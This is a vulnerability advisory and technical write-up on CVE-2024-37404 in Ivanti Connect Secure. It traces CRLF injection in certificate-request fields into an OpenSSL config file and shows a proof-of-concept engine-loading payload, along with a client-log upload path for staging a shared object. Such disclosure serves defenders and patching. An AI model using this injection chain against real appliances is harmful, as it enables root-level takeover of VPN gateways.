Ivanti Connect Secure - Authenticated RCE via OpenSSL CRLF Injection (CVE-2024-37404)

Richard Warren | 08 October 2024

Summary

Ivanti Connect Secure versions prior to 22.7R2.1 and 22.7R2.2, and Ivanti Policy Secure versions prior to 22.7R1.1, contain a CRLF injection vulnerability which could be exploited by an authenticated administrator to execute arbitrary code with `root` privileges.

Description

An attacker with administrative access to the web application, potentially gained through exploitation of previous vulnerabilities or credential compromise, could execute arbitrary code on the underlying system with `root` privileges.

Impact

This vulnerability allows an authenticated administrator to execute arbitrary code with `root` privileges on the underlying system.

While the vulnerability requires authentication, past vulnerabilities, such as CVE-2020-8260 and CVE-2020-8243, which also required authentication, were exploited in the wild. However, Ivanti have advised that they are not aware of exploitation of this vulnerability in the wild prior to public disclosure.

Mitigation Steps

Update to ICS version 22.7R2.1, 22.7R2.2, or Ivanti Policy Secure 22.7R1.1.

Follow the mitigation guidance published by Ivanti to ensure administrative interfaces are not exposed to the interface, thus limiting the opportunity for attackers to exploit vulnerabilities such as the one described in this advisory.

Affected Versions

ICS versions prior to 22.7R2.1.

Timeline

- 2024-04-05: Vulnerability reported to Ivanti.

- 2024-04-08: Acknowledgement received from Ivanti.
- 2024-07-04: 90-day disclosure deadline passed.
- 2024-07-09: Follow-up sent to Ivanti requesting status update after the deadline.
- 2024-07-10: Ivanti confirmed reproduction of the issue and indicated that a patch had been developed, with an expected release timeline of late July 2024. CVE-2024-37404 reserved.
- 2024-09-03: Follow-up sent to Ivanti requesting current status.
- 2024-09-04: Ivanti advised that they plan to provide an update by Friday, September 6, 2024.
- 2024-09-10: Follow-up sent to Ivanti advising of our intention to publish by Monday, September 16, 2024.
- 2024-09-11: Ivanti replied stating that the fix was actually included in ICS 22.7R2.1.
- 2024-10-04: Coordinated disclosure date of 2024-10-08 agreed with Ivanti.
- 2024-10-08: Ivanti advisory published.
- 2024-10-08: AmberWolf advisory published.

References


- https://forums.ivanti.com/s/article/Security-Advisory-Ivanti-Connect-Secure-and-Policy-Secure-CVE-2024-37404
- https://www.ivanti.com/blog/october-2024-security-update

Vulnerability Details

CSR Generation


Ivanti Connect Secure provides functionality for administrative users to generate new certificates via the admin web application at the URL: `/dana-admin/cert/admincert.cgi`

The following screenshot shows the `admincert.cgi` page:



Admin Certificate Generation Page

When clicking on the “New CSR” option, the user is then prompted to fill out some details which will be used to generate a CSR, via the CGI script at `/dana-admin/cert/admincertnewcsr.cgi`



New Certificate Signing Request Form

The `POST` request that this form generates looks like the below:

```
POST /dana-admin/cert/admincertnewcsr.cgi HTTP/1.1
Host: 192.168.2.92
Cookie: DSSignInURL=/admin; SUPPORTCHROMEOS=1; PHC_DISABLED=1;
DSBrowserID=f5afd4b930af818747c03bc6f2adaf59; id=state_16f05e4e8ed9a95921f9e5561b63b977;
DSSIGNIN=url_admin; DSPERSISTMSG=; DSDID=00064f3b9acd709a; DSFirstAccess=1705398262;
DSLastAccess=1705398282;
```

```
DSLaunchURL=2F64616E612D61646D696E2F636572742F61646D696E636572742E636769;
DSID=4b2c0f96862dc17c23622ef26a7a6db8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 594
Origin: https://192.168.2.92
Referer: https://192.168.2.92/dana-
admin/cert/admincertnewcsr.cgideletecsr=&selectedCSRIds=&xsauth=4e2fea1b8e12585a4744fc72820de0cc
Connection: close

xsauth=4e2fea1b8e12585a4744fc72820de0cc&commonName=vpn.pcs.local&organizationName=Example+Corp&o
rganizationalUnitName=IT+Group&localityName=SomeCity&stateOrProvinceName=California&countryName=
US&emailAddress=test%40example.com&keytype=RSA&keylength=1024&eccurve=prime256v1&random=aaaaaaaa
aaaaaaaaaaaa&newcsr=yes&certType=device&btnCreateCSR=Create+CSR
```

Reviewing the source code for the `admincertnewcsr.cgi`, which is written in Perl, we can see that main subroutine takes these values from the `POST` request.

The `commonName` is validated against a regex, but the other values appear to have no validation checks:

```
sub main {

    DSCGIControl::run('newcsr');
    # write CSRF authentication token
    $uivars->{xsauth} = DSCSRF::getAuth();

    if(CGI::param('newcsr')){
        DSLog::Msg("Certificate", 10, "running newcsr !");

        my $newCSR = new DSCert::NewCSR();
        DSLog::Msg("Certificate", 10, "newCSR object obtained");

        my $subjectCN     = CGI::param("commonName");
        if ( $subjectCN !~ /[!@"\$,#%^&(){}:;=?<>~'\/\\]/) {
                $newCSR->{subjectCN} = $subjectCN;
        } else {
                my $msg = AdminUI::getErrorMsg("Please Enter valid Common Name, Only *.-_ are allowed as special characters.");
                AdminUI::addPageErrorMsg($uivars, $msg);
        }

        $newCSR->{subjectO}      = CGI::param("organizationName");
        $newCSR->{subjectOU}     = CGI::param("organizationalUnitName");
        $newCSR->{subjectL}      = CGI::param("localityName");
        $newCSR->{subjectST}     = CGI::param("stateOrProvinceName");
        $newCSR->{subjectC}      = CGI::param("countryName");
        $newCSR->{subjectEmail}  = CGI::param("emailAddress");
        $newCSR->{randomData}    = "";
        DSLog::Msg("Certificate", 10, "subjectCN: ". $newCSR->{subjectCN});
```


Common Name Validation

These user-controlled values are added to a new object from: `DSCert::NewCSR()`. This is a Perl module which can be found at `/home/perl/DSCert.pm`. This module contains Swig wrappers, which call into native code in `DSCert.so`:

```
############ Class : DSCert::NewCSR ##############

package DSCert::NewCSR;
@ISA = qw( DSCert );
%OWNER = ();
%BLESSEDMEMBERS = (
);

%ITERATORS = ();
sub new {
    my $pkg = shift;
    my @args = @_;
    my $self = DSCertc::new_NewCSR(@args);
    return undef if (!defined($self));
    $OWNER{$self} = 1;
    my %retval;
    tie %retval, "DSCert::NewCSR", $self;
    return bless \%retval, $pkg;
}

*swig_subjectCN_get = *DSCertc::NewCSR_subjectCN_get;
*swig_subjectCN_set = *DSCertc::NewCSR_subjectCN_set;
*swig_subjectO_get = *DSCertc::NewCSR_subjectO_get;
*swig_subjectO_set = *DSCertc::NewCSR_subjectO_set;
*swig_subjectOU_get = *DSCertc::NewCSR_subjectOU_get;
*swig_subjectOU_set = *DSCertc::NewCSR_subjectOU_set;
*swig_subjectL_get = *DSCertc::NewCSR_subjectL_get;
*swig_subjectL_set = *DSCertc::NewCSR_subjectL_set;
*swig_subjectST_get = *DSCertc::NewCSR_subjectST_get;
*swig_subjectST_set = *DSCertc::NewCSR_subjectST_set;
*swig_subjectC_get = *DSCertc::NewCSR_subjectC_get;
*swig_subjectC_set = *DSCertc::NewCSR_subjectC_set;
*swig_subjectEmail_get = *DSCertc::NewCSR_subjectEmail_get;
*swig_subjectEmail_set = *DSCertc::NewCSR_subjectEmail_set;
*swig_randomData_get = *DSCertc::NewCSR_randomData_get;
*swig_randomData_set = *DSCertc::NewCSR_randomData_set;
*swig_keyType_get = *DSCertc::NewCSR_keyType_get;
*swig_keyType_set = *DSCertc::NewCSR_keyType_set;
*swig_eccCurve_get = *DSCertc::NewCSR_eccCurve_get;
*swig_eccCurve_set = *DSCertc::NewCSR_eccCurve_set;
*swig_keyLength_get = *DSCertc::NewCSR_keyLength_get;
*swig_keyLength_set = *DSCertc::NewCSR_keyLength_set;
*swig_csrType_get = *DSCertc::NewCSR_csrType_get;
*swig_csrType_set = *DSCertc::NewCSR_csrType_set;
*swig_challengePassword_get = *DSCertc::NewCSR_challengePassword_get;
*swig_challengePassword_set = *DSCertc::NewCSR_challengePassword_set;
*swig_sanType_get = *DSCertc::NewCSR_sanType_get;
*swig_sanType_set = *DSCertc::NewCSR_sanType_set;
*swig_sanValue_get = *DSCertc::NewCSR_sanValue_get;
*swig_sanValue_set = *DSCertc::NewCSR_sanValue_set;
```

DSCert::NewCSR

`DSCert.so` imports the `DSCert::NewCSR::NewCSR` function from `libdsplibs.so`:



NewCSR Function

Once a CSR object has been created in `admincertnewcsr.cgi`, it then calls `DSCert::Admin::addCSR`

addCSR Function


Since we know this is exported by `libdsplibs.so`, we can go and decompile the code in IDA to see how the CSR is generated.

There is some additional validation in this function for certain parameters, such as the country code:

```
  }
  if ( *((_DWORD *)this + 1) )
  {
LABEL_12:
    if ( *((int *)this + 21) >= 3 )
    {
      v5 = "Country code must be two characters";
LABEL_14:
```

Validation of the Country Code

However, a number of parameters are passed unfiltered, and written into a CSR config file at `/home/runtime/tmp/csrconf.<pid>`



```
LABEL_77:
        v89[1] = 0;
        v89[2] = 0;
        v90 = 0;
        v89[0] = (char *)&DSStr::kNullCh;
        v24 = getpid();
        v25 = getenv("DSINSTALL");
        DSStr::sprintf((DSStr *)v89, "%s/runtime/tmp/csrconf.%d", v25, v24);
        v61 = (DSStr *)fopen(v89[0], "w");
        if ( v61 )
        {
          fwrite("[req]\n", 1, 6, v61);
          fprintf(v61, "default_bits=%d\n", *((_DWORD *)this + 40));
          fwrite("distinguished_name=req_DN\n", 1, 26, v61);
          if ( *((_DWORD *)this + 43) )
            fwrite("attributes=req_Attrs\n", 1, 21, v61);
          fwrite("req_extensions=req_ext\n", 1, 23, v61);
          fwrite("prompt=no\n", 1, 10, v61);
          fwrite("[ req_DN ]\n", 1, 11, v61);
          if ( *((_DWORD *)this + 21) )
            fprintf(v61, "countryName=%s\n", *((_DWORD *)this + 20));
          if ( *((_DWORD *)this + 17) )
            fprintf(v61, "stateOrProvinceName=%s\n", *((_DWORD *)this + 16));
          if ( *((_DWORD *)this + 13) )
            fprintf(v61, "localityName=%s\n", *((_DWORD *)this + 12));
          if ( *((_DWORD *)this + 5) )
            fprintf(v61, "organizationName=%s\n", *((_DWORD *)this + 4));
          if ( *((_DWORD *)this + 9) )
            fprintf(v61, "organizationalUnitName=%s\n", *((_DWORD *)this + 8));
          if ( *((_DWORD *)this + 25) )
            fprintf(v61, "emailAddress=%s\n", *((_DWORD *)this + 24));
          if ( *((_DWORD *)this + 1) )
            fprintf(v61, "commonName=%s\n", *(_DWORD *)this);
          if ( *((_DWORD *)this + 43) )
          {
            fwrite("[ req_Attrs ]\n", 1, 14, v61);
            fprintf(v61, "challengePassword=%s\n", *((_DWORD *)this + 42));
          }
          fwrite("[ req_ext ]\n", 1, 12, v61);
          fwrite("basicConstraints=CA:FALSE\n", 1, 26, v61);
          fwrite("keyUsage=nonRepudiation,digitalSignature,keyEncipherment\n", 1, 57, v61);
          fwrite("nsCertType=client,server,email\n", 1, 31, v61);
          if ( *((_DWORD *)this + 46) <= 8u && *((_DWORD *)this + 48) )
          {
            fwrite("subjectAltName=", 1, 15, v61);
            DSStr::DSStr((DSStr *)&v85, *((const char **)this + 47));
            v82 = 0;
```

CSR Config File

This CSR config is then passed to `DSCert::runOpenssl`, which executes the command:

```
openssl req config /home/runtime/tmp/csrconf.<pid> -new -utf8 -out /home/runtime/tmp/csr.<pid>
```

```
v75[0] = (DSCert *)&DSStr::kNullCh;
getpid();
v51 = (DSStr *)getenv("DSINSTALL");
DSStr::sprintf((DSStr *)v75, "%s/runtime/tmp/csr.%d");
DSStringVector::DSStringVector((DSVector *)v68, 1);
DSStringVector::add((DSStringVector *)v68, "req");
DSStringVector::add((DSStringVector *)v68, "-config");
DSStringVector::add((DSStringVector *)v68, v89[0]);
DSStringVector::add((DSStringVector *)v68, "-new");
DSStringVector::add((DSStringVector *)v68, "-utf8");
DSStringVector::add((DSStringVector *)v68, "-out");
DSStringVector::add((DSStringVector *)v68, (const char *)v75[0]);
if ( DSFips::getType(v41) == 1 && v60 && a5 )
{
  v72 = 0;
  v73 = 0;
  v71 = (char *)&DSStr::kNullCh;
  v74 = 0;
  DSFips::getEngineKeyData((DSFips *)&v71, a3, v51);
  DSStringVector::add((DSStringVector *)v68, "-key");
  DSStringVector::add((DSStringVector *)v68, v71);
  DSStringVector::addDelimited((DSStringVector *)v68, v59, " ", 0);
  v58 = DSCert::runOpenssl((DSCert *)v68, v48);
  unlink(v89[0]);
  if ( v58 == -1 || BYTE1(v58) )
  {
    DSStatus::addStatus((int)a4, (char *)&elf_gnu_hash_indexes[16068], "Internal error creating CSR");
    unlink(v75[0]);
    v7 = 0;
    DSStr::~DSStr((DSStr *)&v71);
    goto LABEL_135;
  }
  DSStr::~DSStr((DSStr *)&v71);
}
else
{
  DSStringVector::add((DSStringVector *)v68, "-key");
  DSStringVector::add((DSStringVector *)v68, (const char *)v95[0]);
  DSStringVector::addDelimited((DSStringVector *)v68, v59, " ", 0);
  v28 = DSCert::runOpenssl((DSCert *)v68, v47);
  unlink(v89[0]);
  unlink(v95[0]);
```

DSCert::runOpenssl


As documented in the OpenSSL docs, there are various fields which can be passed within the configuration. However, of interest to an attacker is the engine option, which allows the user to specify an arbitrary “engine” to be used. As described here, the Engine API provides an interface for “adding alternative implementations of cryptographic primitives”, and has since been superseded in OpenSSL 3.0 by the Provider API.

From an attacker perspective, this feature essentially allows us to provide a path to an external library where OpenSSL will attempt to load the specified engine from. If an attacker can inject this option into a config file, then they can gain arbitrary code execution when the engine is loaded.

CRLF Injection


As mentioned previously, there is only limited validation carried out on the user-input before it is passed into the config file. Therefore, an attacker could inject CRLF characters in one of the `POST` parameters to add their own section into the config file, specifying an arbitrary engine path.

To confirm that CRLF injection is possible we can do a simple test. First we make a request, injecting into the `localityName` parameter, with a CRLF sequence after the value, followed by the value `[foo]`. If this is successful, and the certificate doesn't contain `[foo]` in the locality, then it's a good sign that CRLF injection is working and the `[foo]` value is ignored, since it's interpreted as an empty section:



CRLF Injection Test


As suspected, this is successful, and the locality shows that the `[foo]` value was ignored.



Locality Value Shown in CSR Details

Next, we can attempt to inject a new engine section, and should expect an error to be raised, as we will pass a path to a non-existent engine library.

As shown below, this results in an error, since the `/tmp/test.so` file doesn’ t exist on disk:



CSR Generation Failure

This confirms that the server is vulnerable to CRLF injection.

Proof of Concept

To confirm whether this issue can be exploited to gain Remote Code Execution, we need to create an OpenSSL “engine” payload (which is simply a shared object file).

The Ivanti Connect Secure appliance is based on Centos 6.4, which is using a fairly old kernel and `glibc` version. We compiled our test payload using the `ubuntu:xenial` x86 Docker image.

Looking again at our PoC request, we will inject a CRLF sequence with a fake engine path like the following:

```
[default]
openssl_conf = openssl_init
[openssl_init]
engines = engine_section
[engine_section]
foo = foo_section
[foo_section]
engine_id = foo
dynamic_path = /tmp/test.so
init = 0
```

However, there is one issue we need to overcome first. The `dynamic_path` option must reference a shared object file on disk. This means we need to find a way to get a file onto the target server so that it can be referenced in the OpenSSL config.

Interestingly, OpenSSL does not appear to mind:

- What permissions are assigned to the file referenced under `dynamic_path`. It does *not* need to be executable.
- The extension of the file. It does *not* need to end with `.so`.

The Ivanti Connect Secure appliance includes a feature called “Client Log Upload”, which allows users of the VPN client and/or Java Applet to upload client logs for diagnostic purposes.


When a user uploads client logs, these are stored in the folder `/home/runtime/uploadlog/`, with a filename containing the timestamp and ending in `.zip`, for example: `log-20240115-035029.zip`. These files are uploaded via the `/dana/uploadlog/uploadlog.cgi` CGI script.

This CGI does not verify whether the client logs content is valid, nor whether the file itself is even a ZIP file.

```
if( $remain_space >= 0 ) {
    $current_total_storagefree->updateInt($remain_space);
    DSLog::Msg("Upload", 10, "Name sent by client: $uploadlogfiletmp");
    DSLog::Msg("Upload", 10, "File name: $uploadlogfile");
    DSLog::Msg("Upload", 10, "File type: $file_type");
    DSSafe::system("/bin/mkdir -p $ENV{'DSINSTALL'}/runtime/uploadlog/");
    my $now = POSIX::strftime ("%Y%m%d-%H%M%S", localtime);
    DSSafe::system("/bin/cp -f $uploadlogfile $ENV{'DSINSTALL'}/runtime/uploadlog/log-$now.zip");
    $table->setValue($row, "uploadlogfile", "$ENV{'DSINSTALL'}/runtime/uploadlog/log-$now.zip");
    DSLogUploadLog::logging_upload_log_event("log-$now.zip");

} else {
    DSLog::Msg("Upload", 10, "Upload action: No remaining space: $uploadlogfiletmp");
    DSLogUploadLog::trigger_alert_nospace();
    exit(-1);
```

